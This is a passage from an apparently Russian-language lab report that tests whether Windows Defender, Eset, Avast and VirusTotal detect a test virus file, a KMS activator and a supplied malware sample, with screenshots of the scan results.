


Рисунок 9 – Eset

Последний антивирус от **Avast** справился хорошо и определил вредоносное ПО — троян (Рисунки 10-11). В данном случае базы свежие.




Рисунок 10 – Выбор области сканирования




Рисунок 11 – Avast

В завершение, загрузим файл `virus.exe` в **Virustotal**. Этот ресурс позволяет просканировать файл движками многих производителей. В результате получаем, что пять антивирусов зафиксировали вредоносную активность, в том числе **Avast** (Рисунок 12).




Рисунок 12 – Virustotal

2.3 KMS Activator

Таким же образом проверим **kms activator** — утилиту, позволяющую активировать продукты компании Microsoft.

Сначала проверим работу **Защитника Windows**. Защитник Windows снова ничего не обнаружил (Рисунки 13-14).




Рисунок 13 – Защитник Windows




Рисунок 14 – Защитник Windows

Теперь проверим продукт от **Eset**. Антивирус ничего не обнаружил (Рисунок 15).




Рисунок 15 – Eset

Avast даже не пришлось запускать, как только архив с активатором был распакован, антивирус сразу же обнаружил нелегальное ПО (Рисунок 16). Активатор относится к категории Win32:PUP-gen — potentially unwanted program.




Рисунок 16 – Avast

2.4 Предоставленный вирус

Таким же образом проверим вирус из архива — mb4040777.exe.

Сначала проверим работу **Защитника Windows**. Защитник Windows снова ничего не обнаружил (Рисунки 17-18).




Рисунок 17 – Защитник Windows




Рисунок 18 – Защитник Windows

Теперь проверим продукт от **Eset**. В данном случае антивирус обнаружил вредоносное ПО и удалил файл, содержащий тело вируса (Рисунок 19).

